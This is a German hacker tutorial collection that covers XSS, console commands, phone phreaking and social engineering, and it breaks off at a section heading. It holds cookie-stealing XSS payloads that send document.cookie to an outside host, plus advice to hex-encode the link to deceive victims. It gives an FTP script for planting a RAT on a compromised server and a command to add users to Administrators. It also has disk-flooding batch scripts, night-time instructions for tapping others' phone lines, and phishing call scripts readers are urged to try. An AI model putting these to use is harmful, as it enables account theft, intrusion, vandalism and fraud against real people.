%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6
b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%
75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72
%69%70%74%3e

1. "><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?' +document.cookie</script>

HEX
%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65
%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27
%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65
%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69
%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%
27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f
%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e

2. <script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?' +document.cookie</script>

HEX
%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74
%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74
%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72
%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e
%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%
6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c
%2f%73%63%72%69%70%74%3e

3. ><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?' +document.cookie</script>

HEX
%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e
%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74

%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75
%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69
%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%
64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65
%3c%2f%73%63%72%69%70%74%3e

Das sind ein paar Beispiele für den "bösen" Einsatz von Javascript den wir benutzen können.
Diese Javascript Codes schicken eine Anfrage samt cookie an cgisecurity.com . Der Script auf
cgisecurity.com logt jede Anfrage, und dadurch auch jeden Cookie.
Einfach erklärt tut er folgendes:

My cookie = user=zeno; id=021
My script = www.cgisecurity.com/cgi-bin/cookie.cgi

Er sendet eine anfrage die so aussieht:
GET /cgi-bin/cookie.cgi?user=zeno;%20id=021 (%20 ist der hex Wert für ein space)

Schritt 3: XSS Ausführung
Bring deine fertige URL unter die Leute indem du sie an dein Opfer per Email, ICQ, AIM usw. schickst.
Der Code sollte aber mindestens in Hex Werte umgewandelt worden sein, da unverschlüsselter Code auffällig ist, und Hexwerte einige User täuschen.

In diesem Beispiel wird der User lediglich auf die cookie.cgi weitergeleitet. Ein Angreifer der mehr Zeit hat kann mehrer XSS kombinieren und den User dadurch erst den
Cookie klauen, und ihn dann auf die Page zurück leiten, ohne das der User mitkriegt das
die ein Cookie Diebstahl erfolgt ist.

Schritt 4: Was mach ich jetzt mit den Daten?
Nachdem du ein User dazu gebracht hast deinen Code per XSS auszuführen, werden die Daten gesammelt und an deinen CGI Script geschickt. Jetzt hast du den Cookie und kannst mir ihm machen wonach dir ist.

Was kann ich tun um mich als Betreiber zu schützen?

Vertraue nie Eingaben von Usern und filtere immer Metazeichen. Dies beseitigt eine große Zahl von möglichen XSS-Angriffen. Das Umwandeln von < und > in < und > ist ratsam.
Das Alleinige Filtern von < und > alleine löst nicht alle XSS-Angriffe, es ist ratsam, dass Sie versuchen auch (und) auszufiltern indem man sie zu

(und) umwandelt. Das Gleiche sollte man auch mit # und & machen: &#35 (#) und &#38 (u.).

Was kann ich tun um mich als User zu schützen?

Die einfachste Art sich zu schützen ist es nur Links von der Hauptseite zu nutzen.
Wenn man eine Website besucht und diese auf Ebay verlinkt, besuche anstatt dem Link zu folgen die Hauptseite von Ebay und suche per Suchfunktion nach dem Teil auf den verlinkt wurde, bzw. nach dem Teil der dich interessiert. Teilweise wird XSS auch automatisch gestartet wenn du eine Mail liest. Wenn du also eine Mail von einem Unbekannten (oder jemanden den du nicht magst) bekommst, glaube lieber nichts was in Ihr steht. Zum Thema Attachments sag ich hier nichts mehr, das dürfte jedem klar sein. Ein anderer Weg sich zu schützen ist es Javascript im Browser einfach zu deaktivieren.

Wie oft kommen XSS-Löcher vor?

Das Ausnutzen von XSS-Löchern wird immer beliebter da es eine einfach Möglichkeit ist große Seiten zu knacken.
Websiten wie z.B. FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple Computer, Microsoft, Zdnet, Wired, and Newsbytes sind von Zeit zu Zeit von diesen Lücken betroffen, wie man zuletzt vor einigen Tage bei E-bay.de gemerkt hat.

Jeden Monat werden ca. 10-30 XSS-Löcher in kommerziellen Produkten gefunden, und für fast jede dieser Fehler wird ein Paper herausgegeben welches erklärt wie man den Fehler ausnutzt.

Schützen mich Verschlüsselungen?

Seiten die SSL (https) benutzen sind keineswegs sicherer als andere Seiten die keine Verschlüsselung nutzen. Die Web-Applikationen arbeiten trotzdem genauso wie vorher, nur das die Attacke über eine Verschlüsselte Verbindung läuft. Viele Leute glauben das alles sicher ist sobald sie das Schloss in ihrem Browser sehen, doch das ist ein gravierender Irrtum.

Kann man durch XSS Löcher beibiegen Code ausführen?

XSS erlaubt es Javascript auszuführen, der jedoch nur limitieren Code ausführen kann.

Wenn der Angreifer jedoch einen Fehler im Browser des User ausnutzt, kann er auch beliebigen Code ausführen. XSS kann also nur zusammen mit anderen Lücken auf dem PC eines User Code ausführen. Dazu kannst du z.B. mein Tut auf www.nullpunkt-security.com zum Thema Download & Execute von Dateien per Internet Explorer benutzen.

Konsolenbefehle (CMD und Bash)

Wir haben jetzt schon einige Wege kennengelernt, eine Remote-Shell (Konsole) auf einem System zu bekommen. Doch was nützt uns das, wenn wir keine tollen Befehle kenn, mit denen wir die Konsole füttern können? Nichts =D
Unter Windows ist die Konsole die Eingabeaufforderung oder auch CMD (von command.com) genannt. Unter Linux gibt es verschiedene Konsolen, doch die am meisten genutzte ist wohl die Bash (Burn Again Shell). Auch wenn euch die Shells zu Anfang recht kompliziert vorkommen, wenn man sich mit ihnen angefreundet hat merkt man, dass sie einem relativ viel Arbeit ersparen und vor allen sehr Mächtig sind. Ausserdem sind sie für das Benutzen von Exploit unerlässlich =D Also fangen wir mal an…

CMD

Wie bereits geschrieben auch Eingabeaufforderung genannt. Unter Windows erreicht ihr sie indem ihr auf Start -> Ausführen -> cmd geht. Die Klammern < > die ich verwende, gehören nicht zum Befehlssyntax, sondern sollen euch nur sagen, dass ihr hier eigene Parameter angeben müsst. Also dann gehen wir mal an die Basics =D Wenn ihr mehr zu einem Befehl wissen wollt gibt als Parameter einfach /? ein und ihr bekommt eine ausführliche Hilfe. Groß- und Kleinschreibung ist bei Windows egal.

<Datei> - öffnet eine Datei
cd <Verzeichnis> - Wechseln in ein Verzeichnis (Change Directory)
cd \ - Wechselt in das Wurzelverzeichnis (Root-Directory)
cd.. – Wechselt ein Verzeichnis nach oben im Verzeichnisbaum
dir – Listet den Inhalt des Ordners auf in dem ihr euch gerade befindet
dir *.exe – Listet alle Dateien mit der Endung .exe auf (im aktuellen Verzeichnis)
<Festplattenbuchstabe>: - Wechselt auf eine andere Festplatte
del <Datei> - Löscht eine Datei
del *.* - Löscht alle Dateien im aktuellen Verzeichnis
move <Quelle> <Ziel> - Verschieben von Quelle nach Ziel
copy <Quelle> <Ziel> - Kopiert Datei von Quelle nach Ziel

format <Festplattenbuchstabe> - *hrrrr* =D
mkdir <Name> - Erstellt ein Verzeichnis
rename <Datei1> <Datei2> - Datei1 in Datei2 umbenennen
net user – Gibt uns eine Liste alle Benutzer
net user <Name> - Gibt Informationen über einen bestimmten Benutzer aus
net localgroup – Listet alle lokalen Benutzergruppen auf
net localgroup <Name> - Informationen und Mitglieder einer bestimmten Gruppe
net services – Gibt uns eine Liste alle Dienste sowie deren Status an
net start <Dienst> - Startet einen Dienst
net stop <Dienst> - Stoppt einen Dienst
net send <Hostname/IP> <Nachricht> - Sendet eine Nachricht an einen PC
net user <Name> * /ADD – Fügt einen neuen Benutzer hinzu (Gruppe: Benutzer)
net localgroup <Gruppe> <Name> /ADD – Fügt einen Benutzer einer Gruppe hinzu – Wie wäre es mit Administratoren =D
echo <Irgendwas> - Der Text nach echo wir ausgegeben
echo %<Umgebungsvariable>% - Gibt den Inhalt einer Umgebungsvariable aus
ftp – Startet den FTP-Client
telnet – Startet den Telnet-Client
telnet <Ip/Host> <Port> - Zu einem Rechner auf einem bestimmten Port verbinden
ping <Hostname/IP> - Ping eine IP
set – Zeigt alle Umgebungsvariablen an
title <String> - Verpasst unserer Konsole einen neuen Titel
color <inderhilfegucken> - Farbe gefällig =D
type <Datei> - Zeigt den Inhalt einer Datei
find "<String>" /i <Datei> - Durchsucht eine Datei nach einem String und ignoriert Groß- und Kleinschriebung
ver – Zeigt uns die aktuelle Windows-Version an
rem <irgendwas> - Macht NIX =D Mit rem kommentiert man in Batch seinen Code =P
cls – Löscht den Inhalt der Konsole (falls das FBI gerade kommt =D)

Umleitungsoperatoren

dir /s | find ".bmp" /i
dir /s listet den kompletten Verzeichnisbaum inc. Unterverzeichnisse und Dateien auf (also den gesammten Festplatteninhalt). Das Pipe-Symbol | leitet diese Ausgabe jetzt nicht auf den Bildschrim sondern zum Befehl find ".bmp" /i weiter, wo nach dem String .bmp gesucht wird. So bekommen wir alle .bmps die sich auf der Festplatte angezeigt.

echo w00t > new.txt
echo w00t würde eigentlich den Text w00t auf dem Bildschirm ausgeben, doch dieser wir durch den Umleitungsoperator > (ein Krokodil, das den Text auffrisst =D) in die Datei new.txt geschrieben. Existiert die Datei nicht, so wird diese erstellt. Existiert die Datei bereits, so wird sie überschrieben.

echo r00t >> new.txt
Der Effekt ist der Gleiche wie bei nur einem Umleitungsoperator, doch wir die Datei nicht überschrieben, falls sie bereits vorhanden ist, sondern wird unsere Ausgabe unten angefügt.

Es gibt noch dem < Umleitungsoperator, aber den hab ich noch nie gebraucht =D

FTP-Script

Jetzt stellt euch aber mal vor ihr habt eine Remote-Shell auf einem Server und wollt eine Datei hochladen (zB. ein RAT). Was machen wir dann? Zuerst holen wir uns etwas Webspace (zB. www.tripod.de) wo wir unsere Datei(en) hochladen, dann schreiben wir uns ein kleines Script und füttern damit den FTP-Client =D

```
echo open ftp.tripod.de > scr
echo user <Benutername> >> scr
echo <Passwort> >> scr
echo type binary >> scr
echo get <Datei> >> scr
echo quit >> scr
ftp –s:scr –v –n
```

Jetzt nur noch die Datei ausführen und schon sind wir am Ziel =D

Konsolen-Styling

Wenn wir jetzt schon zu Tastatur-Cowboys geworden sind, dann brauchen wir auch eine kewle Shell mit der wir und durch die ganze Welt hacken =D Und mit unserem jetzigen Wissen ist das ganze auch kein Problem mehr =P
Macht einen Rechtsklick auf euren Desktop und geht auf Neu -> Verknüpfung. Jetzt geben wir als Datei folgenden ellenlangen String an =D

```
cmd /k title :: p3pp3r's haXX0r Konsole & color 0a & cd \ & cls & echo
```

++++++++++++++++++++++++++ & echo + Welcome to HaXX-Shell + & echo ++++++++++++++++++++++++++ & ver

Fertig =D Noch ein schönes Icon und wir hacken gleich viel besser als zuvor =D
cmd /k startet die Konsole und lässt die offen. Der Befehl title legt den Titel des Fensters fest, color 0a sorgt für die Matrix-Farbe, cls löscht den Konsolen-Inhalt, echo gibt eine kewle Begrüßung aus und ver zeigt uns unsere Windows-Version an. Die einzelnen Befehle sind durch & verkettet.

Blödsinn in Batch =D

Schrieben wir uns mal ein kleines Batch-Script, dass die Festplatte mit Datenmüll floodet =D Notepad öffnen und folgenden Code abschreiben (kein Copy & Paste). Dann als .bat oder .cmd speichern (nicht als .txt).

```
@echo off
echo XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX > big
:loop
type big >> big
goto loop
```

@echo off sorgt dafür, dass die Befehle nicht immer auf dem Bildschirm ausgegeben werden. Dann erstellen wir uns eine Datei mit lauter XXXXX drinne. Setzt setzen wir eine Sprungmarke und lassen und mit type die XXXXX-Datei ausgeben. Aber nicht auf den Bildschirm, sondern fügen den Inhalt noch mal an die Datei big dran. Dann springen wir wieder zur Sprungmarke und das Spiel geht von vorne los =D Die big-Datei wächst also exponentiell (1-2-4-8-16-32-64-128-256-512-1024-usw.) und nach kurzer Zeit ist die Festplatte mit einer Datei voll =D

Ein Ordner-Flooder ist auch ganz lustig =D

```
@echo off
cd C:\WINNT
:loop
mkdir %random%%random%%random%
goto loop
```

Wir wechseln erst in das Windows-Verzeichnis und erstellen dann Ordner mit einer (in unserem Fall drei) Zufallszahl (probiert mal echo %random%) also Ordnernamen. Dann wird geloopt. Schon sind in Sekunden tausende von Ordnern erstelle =D

CMD und Batch ist toll =D

Ihr seht, mit der Konsole kann man ziemlich viel machen. Ihr habt nur einen Bruchteil der vorhandenen Befehle kennengelernt (alleine der net-Befehl ist riesig und mächtig =D) und viele warten noch darauf von euch benutzt zu werden =P. Ein kleine Listet erhaltet ihr, wenn ihr in der Konsole einfach mal help eingebt.
Wenn man einigermaßen mit der Konsole umgehen kann, ist es auch keine Arbeit Batch zu lernen, was wirklich einfach ist und trotzdem sehr hilfreich sein kann.

Bash

Meisten bekommen wir beim r00ten von Rechnern ja eine Remote-Shell, auf der wir unser Unwesen treiben können. Doch da wir alle Windows-User mit Leib und Seele sind, haben wir keine Ahnung, welche Befehle uns zur Verfügung stehen. Na dann müssen wir wohl ein paar Befehle kennenlernen =D Und damit wir unsere 1337-Karriere voranzutreiben müssen wir lernen Exploits zu benutzen. Doch die sind fast alle für Linux geschrieben… Wir ihr seht kommt der Ueberhacker von Heute kaum um Linux rum. Also lasst uns mal einen kleinen Blick auf die wichtigsten Befehle werfe =D

pwd – Gibt das aktuelle Arbeitsverzeichnis aus
cd <Verzeichnis> - Wechselt in ein Verzeichnis
cd .. – Geht ein Verzeichnis nach oben im Verzeichnisbaum
ls – Gibt uns den Ordnerinhalt aus
cd – Wechselt ins Home-Verzeichnis
ls –a – Gibt uns den Ordnerinhalt mit erweiterten Informationen aus
mkdir <Name> - Erstellt einen Ordner
mv <Quelle> <Ziel> - Verschiebt von Quelle nach Ziel
rm <Datei> - Löscht Dateien
cp <Quelle> <Ziel> - Kopiert Datei(en)
chmod – Rechteverteilung für Dateien/Ordner. Am besten die Hilfe angucken
cat <Datei> - Gibt den Inhalt einer Datei aus
grep "<String>" <Datei> - Durchsucht eine Datei nach einem String
find <Pfad> <String> - Sucht ausgehen vom Pfad nach Dateien
ln –s <Pfad/Datei> <Linkname> - Erstellt einen Softlink
echo <String> - Gibt einen String aus
touch <Name> - Erstellt eine leere Datei
ps –a – Zeigt alle laufenden Prozesse an
kill <pid> - Einen Prozess beenden
clear – Bildschirminhalt löschen
telnet <Ip/Host> <Port> - Verbindet sich zu einem Rechner auf einem

bestimmten Port
joe <Datei> - Lädt eine Datei in Joe (Texteditor; falls installiert>
mc – Startet den Midnight-Commander (falls instelliert)
gcc exp.c –o exp – Compiliert den Code exp.c und erstellt die Datei exp
./exp – führt die Datei exp aus

Das waren jetzt einiger ganz einfach Grundlagen. Aber ich muss das Rad nicht neu erfinden =D Es gibt genug Webseiten und Bücher, die sich ausführlich mit diese, Thema beschäftigen. Also bei Bedarf einfach ein bissel googeln und ihr werdet sich was brauchbares finden.
Die Umleitungsoperatoren funktionieren genau so wie bei Windows, also muss ich darauf nicht näher eingehen (einfach bei CMD noch mal gucken).
Und Bash-Scripte werde ich jetzt auch nicht mit euch schreiben =D

Beige-Boxing – Outdoor Hacking

Ok, druckt euch dieses Thema einfach mal aus und schaltet euren PC ab, denn ihr werde ihn nicht mehr brauchen. Höchstens noch zum Musik hören =D
In dem nächsten Text geht es nicht ums Hacken am PC sondern um's kostenlose Telefonieren über die Leitungs anderer Leute. Das ganze Thema des Phone-Hackings nennt man dann Phreaken. Angefangen hat alles vor langer, langer Zeit, als jemand eine Pfeife aus seiner Cornflakes-Packung der Marke 'Captain' Crunch' holte. Damit wollte er seinem Kumpel so richtig das Trommelfell dröhnen lassen, rief ihn also an und hat dann so richtig fest in die Pfeife geblasen. Doch dann merke er, dass das Gespräch beendet worden ist.
Nach etwas Nachforschungen erkannte er, das das Gespräch durch die von der Pfeife erzeugten Frequenz beendet wurde. Das Telefonnetz war als Frequenzgesteuert. Er nannte sich dann…wie wohl? Captain Cruch =D und tüdelte viele Frequenzen raus, mit denen man das Telefonnetz steuern konnte. Das Phreaking war geboren.
Doch das ist jetzt schon etwas her. Und unser aktuelles Telefonnetz in Deutschland läuft mit dem CCITT7 (C7) System, welches fast nicht zu manipulieren ist.
Fast? Ja =D Es gibt immer noch diverse Möglichkeiten, mit denen man sich um das Bezahlen beim Telefonieren drücken kann. Ich mache es aber eigentlich nur, weil es unglaublich Spaß machet =D Beim Beige-Boxing werden wir jedoch nicht das Telefonnetz verarschen, sondern uns einfach an die Telefonleitung von jemand anders hängen. Die Boxen gibt's übrigens in allen Regenbogenfarben und bezeichnen sozusagen die tollten 'Telegonmanipulierungsbauten', die die Phreaker so alle haben/hatten.
Unsere Box ist ziemlich einfach zu bauen und da machen wir uns jetzt auch mal dran =D

let'zzz bastel =D

Ihr braucht eigentlich nur ein altes Telefon, mit Schnur. Also kein Funk-Tele das immer eine externe Stromversorgung braucht. Am besten eins, wo die Tasten im Hörer drinnen sind. Also was schönes kompaktes. Dann nehmen wir das Kabel, was vom Telfon zur TAE-Buchse geht.

Es kann sein, das der kleine Stecker fest im Telefon drinne ist, das ist aber Wurst. Wir nehmen jetzt den großen Stecker und schneiden ihn einfach ab =D Jetzt das Kabel noch etwas abisolieren. Ihr solltet 2 Kabel zu sehen bekommen. Die Leitungen La und Lb.

So, unsere Beigebox ist auch schon fertig =D Jetzt schnappt ihr euch am besten euer Fahrrad und noch einen Kumpel, damit es nicht so langweilig wird und schaut bei euch im Kaff oder in der Stadt, oder wo auch immer nach solchen Boxen an den Hauswänden…

Diese Boxen sind in neuen Häusern meistens im Keller, aber egal, ihr müsst suchen, suchen, suchen =D Kann sein, das es dauert, bis ihr so ein Teil findet, aber es lohnt sich =D Ihr könnt auch in Wohnblocks/Mehrfamilienhäusern im Keller nachgucken. Gefunden? Gut, jetzt guckt ihr unauffällig, ob die Box an der Seite verschlossen ist. Wenn ja ist es nicht so toll, wenn nicht umso besser =D
Jetzt wieder ab nach Hause. Wartet bis es dunkel ist, am besten Nachts um ~3 Uhr, schnappt euch euere Beige-Box, dann noch einen Elektroschraubenzieher, dunkle Klamotten, bei Bedarf Zigaretten und was zum Schloss aufbrechen (letzteres würde ich aber nicht empfehlen).
So, wieder ab zu euerer Verteilerbox. Nehmt die Schutzhülle ab und dann sollte es ca. so aussehen…

Von links kommen die Leitungen von der Telekom und rechts werden sie dann zu den TAE-Buchsen ins Haus gezweigt. Guckt wo rechts Kabel angeklemmt sind (in diesem Fall bei 1) und klemmt eure ganz einfach dazu. Damit die Kabel besser halten, mit dem kleinen Schraubenzieher etwas reindrücken. Fertig =D

Wenn alles geklappt hat, solltet ihr mit eurem Telefon jetzt entweder das Gespräch auf der Leitung hören, oder ihr habt ein Freizeichen und könnt anrufen, wo ihr wollt =D

Noch ein paar Kleinigkeiten

Das waren jetzt die Beigebox-Basics. Es gibt aber noch einige Sachen die man verfeinern kann. Macht euch zB. an die La und Lb Leitung von eurem Telefon Kabelschuhe oder Krokoklemmen ran. Dann könnt ihr euch bei den 2 Pin's in der Mitte (1-10) einklinken und ihr müsst nicht aufpassen, dass die Kabel beim Reinquetschen auch Kontakt haben, etc.
Auch ein guter Trick: Wenn ihr einen Kasten gefunden habt, der ziemlich am Ortsrand liegt, dann holt euch einfach ein paar Meter 2-Adriges Kabel und ihr könnt euch mit eurer Box ins Feld setzen und dort in gemütlichem Sicherheitsabstand telefonieren =D Das ist besonders zu empfehlen, wenn ihr einen Kasten benutzt, der in einem Mehrfamilienhaus sitzt. Bevor ihr dort um 3 Uhr Nachts unangenehmen Besuch bekommt, investiert lieber

etwas Geld in 50 Meter Kabel und telefoniert in Sicherheit. Und wenn ihr euch den Aufbau von so einer Verteilerbox mal näher angucken wollt, dann schaut mal bei euch im Keller nach.

Wichtig!
Wenn ihr über eine Beige-Box telefoniert, dann ruft nie bei Freunden, Familie, etc. an. Also bei Nummern über die man euch 'verfolgen' könnte.

So, das war's dann auch schon. Viel Spaß beim Nachmachen (was ihr natürlich nicht machen dürft =P) und lasst euch bloß nicht erwischen =D

Social Engineering - Risikofaktor Mensch (by moonwalker)

Versucht das ganze, was ihr jetzt lesen werdet ruhig auch mal umzusetzen. Ihr werdet erstaunt sein, wie viele Menschen euch ihre Passwörter einfach preisgeben werden. Kevin Mitnick zB. hat einen Großteil seiner 'Einbrüche' nur mit Hilfe von Social Engeneering verübt. Ihr solltet nur aufpassen, das ihr keine auffällige Kinderstimme habt (an alle 12 jährigen 1337-Kiddies =D).

Definition

Das Social Engineering (dt.: Soziale Manipulation) ist eine Spionageattacke, die sich auf sozialer Ebene abspielt. Ein Social Engineer versucht sein Opfer so zu manipulieren, dass es ihm die Informationen gibt, die er haben möchte. Dies kann schwere Folgen haben, da der Social Engineer meist auf geheime, sicherheitsrelevante Informationen aus ist und er sich das schwächste Glied eines Unternehmens aussucht - die Mitarbeiter. Durch die nicht technische Vorgehensweise werden dann ausgeklügelte technische Sicherheitsvorkehrungen mit einem Schlag wertlos. Solche Angriffe, auf nichts-ahnende Personen, werden nach dem Geschehen auch nur sehr selten bemerkt und deshalb ist es notwendig die Mitarbeiter zu schulen. Grundsätzlich wird dieses Thema in 3 verschiedene Bereiche gegliedert:
Das Computer Based Social Engineering, das Human Based Social Engineering und das Reverse Social Engineering.

Der Unterschied ist folgender:

Das Computer Based Social Engineering wird den meisten Leuten wohl im Internet begegnen. Lästige PopUps - wer kennt sie nicht - springen auf und geben vor, dass man bei irgendeiner Verlosung, bei einem Gewinnspiel oder sonstigem gewonnen hat. Lässt man sich davon beeindrucken, so führt der Weg z.B. zu einem Formular, in dem man seine persönlichen Daten eintragen soll und dann nur den kleinen Submit-Button betätigen muss, um den großen Gewinn geliefert zu bekommen. Das wird höchst wahrscheinlich bei keiner dieser PopUp Meldungen der Fall sein (Warum auch? Sie haben ja eine Seite betreten und (wahrscheinlich) nicht einmal an einem solchen Gewinnspiel teilgenommen.)

Das Human Based Social Engineering versucht eher Informationen auf direktem Wege zu erhalten. So durchwühlen Informationsbegehrte z.B. die Mülltonnen einer Firma (Sie glauben gar nicht wie viele Informationen ein Social Engineer dabei ergattert), geben sich bei Telefonaten als ein Mitarbeiter einer anderen Abteilung aus, suchen innerhalb von Häusern nach Informationen oder beobachten die Zielpersonen. Mit diesem Bereich setze ich mich hier hauptsächlich auseinander.

Bei dem Reverse Social Engineering agiert der Angreifer als "Retter in der Not". Er
verursacht ein Problem und behauptet anschließend derjenige zu sein, der damit beauftragt wurde, dasselbe zu lösen. Er geht dabei so raffiniert vor, dass der/die Mitarbeiter/in ihm jede Information verschafft, die er benötigt. Vor allem reagieren die Betroffenen immer sehr hilfsbereit, da man ja möglichst immer zur Seite stehen möchte, wenn jemand ein schwieriges Problem hat und er die benötigten Informationen zur Lösung nicht besitzt. Hierfür muss der Angreifer ebenfalls (wie bei den anderen beiden Bereichen) erst einmal Informationen sammeln, um sich dann am Telefon als Autoritätsperson ausgeben zu können.

Methoden

Die meisten Leute gehen davon aus, sie könnten erkennen wenn sie jemand manipulieren oder ihnen etwas vortäuschen will. So werden sie irgendwann einmal (und das mit Sicherheit, wenn es nicht schon passiert ist) zu einem Opfer einer Spionageaktion, da der Social Engineer die Schwächen des Menschen auszunutzen versucht, indem er z.B. ihr Vertrauen gewinnt oder auch die kleinsten Informationsteilchen ergattert, die dem Einzelnen vielleicht gar nicht als wichtig erscheinen, aber bei Zusammenfügen zu einem vollständigen Puzzle mit hohem Informationsgrad werden können, das bei Anwendung durchaus schwere

Folgen für Firmen oder Privatleute haben kann. Hier ein paar Methoden eines Social Engineers:

Vertrauensgewinnung des "Opfers"
Kommunikation im Fachjargon des Unternehmens
Vortäuschen eine Autoritätsperson zu sein
Vortäuschung von verschiedenen Stimmungslagen (hektisch, ärgerlich, freundlich)
Selbst ein Problem verursachen und als "Retter in der Not" agieren
Personen ohne Fachwissen zu sicherheitsgefährdenden Aktionen bewegen
Durchsuchung von Müllanlagen der Zielperson/des Zielunternehmens
usw.

Beispielszenarien

Szenario 1 - Das neue Sicherheitssystem

Ich nenne den Social Engineer hier einmal Michael und das "Opfer" Jennifer.

Jennifer: Microsystems GmbH Frankfurt[*], schönen guten Tag, Sie sprechen mit Jennifer Meier.
Michael: Guten Tag Frau Meier, hier spricht Michael Lenden aus München. Ich bin zuständig für die Umstellung der Serversysteme hier bei Microsystems in München.
Jennifer: Was kann ich für Sie tun?
Michael: Ich benötige wohl einmal ihre ID, die OneCard Nummer und ihr Passwort.
Jennifer: OneCard Nummer? Sowas besitze ich nicht! Was soll das sein?
Michael: Oh, haben Sie denn noch nichts von der Änderung gehört?
Jennifer: Nein, welche Änderung?
Michael: Wir haben hier vor ein paar Tagen eine Umstrukturierung vorgenommen, um die Sicherheit der Kundendaten zu erhöhen. Das System ist nun durch eine doppelte Authentifizierung von ID und OneCard Nummer sicherer vor Zugriff unbefugter Personen. Jeder Mitarbeiter sollte eine OneCard Nummer in einer Email zugesendet bekommen haben, um sich authentifizieren zu können. Die Person, die die OneCard Nummern verschickt hat, ist nur leider für eine längere Zeit krank geschrieben und ich wurde beauftragt die weiteren Umstellungen für ihn vorzunehmen, habe aber leider die Liste der Mitarbeiterdaten nicht hier. Deshalb muss ich nun jeden Mitarbeiter danach fragen.

Jennifer: Ich würde Ihnen ja gerne helfen, aber ich habe eine solche Nummer nicht bekommen.
Michael: Komisch, die eMail müsste spätestens heute angekommen sein. Schauen Sie vielleicht bitte nocheinmal eben in Ihrem Postfach nach?
Jennifer: Ok, einen Moment - ah ja, da ist etwas gekommen - moment. Wie war der Name Ihres kranken Mitarbeiters doch gleich?
Michael: Stefan Beckenheim.
Jennifer: Ja, ich habe eine eMail von ihm bekommen. Ah ja, da ist ja die Nummer. Ich diktiere: 1-3-645-234-954. Sonst noch etwas?
Michael: Dann bräuchte ich nur noch Ihre ID und das Passwort.
Jennifer: Ok, die ID ist "Jenn" und der Passwort "JennMei".
Michael: Ok, vielen Dank, ich werde dann nun Ihren Account auf das neue System umstellen.
Jennifer: Alles klar, vielen Dank. Bestellen Sie Ihrem Mitarbeiter bitte gute Besserung.
Michael: Werde ich machen. Wiederhören!

* Anmerkung:
Die Verwendung von bestehenden Firmennamen ist nicht beabsichtigt. Sie sind ausgedacht und stehen in keinerlei Zusammenhang mit existierenden Firmen.

Szenario 2 - Die Hilfestellung in der Not

Stellen Sie sich einmal eine Buchhalterin vor. Diese arbeitet den ganzen Tag am Computer, besitzt aber meistens kein Fachwissen über diesen. Nun ruft ein angeblicher Systemverwalter bei dieser Dame an und gibt vor, es gäbe einige Probleme mit Rechnern anderer Mitarbeiter und er wolle nun prüfen, ob sich bei ihrem Rechner dieselben Probleme zeigen. Er gibt ihr ein paar Anweisungen, was sie tun soll. Nach einigen Aktionen gibt er ihr die Aufgabe ihr eigenes Passwort zu ändern. Dieses solle sie tun, da man ein Update aufgesetzt hat, was das ermöglicht. Dazu solle sie ihm ihr altes allerdings auf keinen Fall laut nennen. Das neue Passwort soll nun "test123" heißen. Sie ändert es und loggt sich aus. Nach einigen Minuten soll sie sich dann wieder einloggen. Er sagt zu ihr, dass es keine Probleme mit ihrem Computer gäbe und sie nun beruhigt ihr Passwort wieder ändern und mit ihrer Arbeit fortfahren könne. Sie ist sehr erleichtert, bedankt sich und legt auf.

Analyse

Szenario 1

Was ist hier passiert? Der Social Engineer hat sich als ein Mitarbeiter einer Abteilung in einer anderen Stadt, jedoch des gleichen Unternehmens, ausgegeben. Er hat die "Mitarbeiterin" mit einer angeblichen Änderung im System konfrontiert. Da es sich hierbei, wie so oft, um eine sicherheitsrelevante Änderung gehandelt und er ihr dieses "neue System" geläufig gemacht hat, wurde schon die erste Vorstufe zum Vertrauen errichtet. Dann erzählte er ihr von dem kranken Mitarbeiter, für den er seine Aufgaben nun erledigen sollte. Er gab vor, keine Informationen über die Daten ("OneCard Nummer", ID, Passwort) der Mitarbeiter vorliegen zu haben und nun die Hilfe der Mitarbeiter selbst benötige. Hier sieht man - zwar nicht so ausgeprägt wie es sein könnte -, die Methoden des Social Engineers, nämlich die Vertrauensgewinnung (durch Status(Rang), benötigen von Hilfe, u.a.), Hilfestellung (hier: in Form der Aufklärung über das neue System) und die Überzeugung der Tatsache dadurch, dass die Mitarbeiterin eine persönliche Email erhalten hat. Diese Email war natürlich nur ein Fake und der erkrankte Mitarbeiter existiert auch nicht, aber beides verschaffte dem Angreifer Vertrauen vom "Opfer". Die "OneCard Nummer" war auch eine erdachte Geschichte und sollte nur zur Ablenkung und Vertrauensgewinnung für die wirklich wichtigen Informationen sein, nämlich der ID und des Passworts, mit denen der Angreifer nun Zugriff auf das System hat und sich vielleicht sogar durch Schwachstellen eine (noch) höhere Authentität erringen kann.

Szenario 2

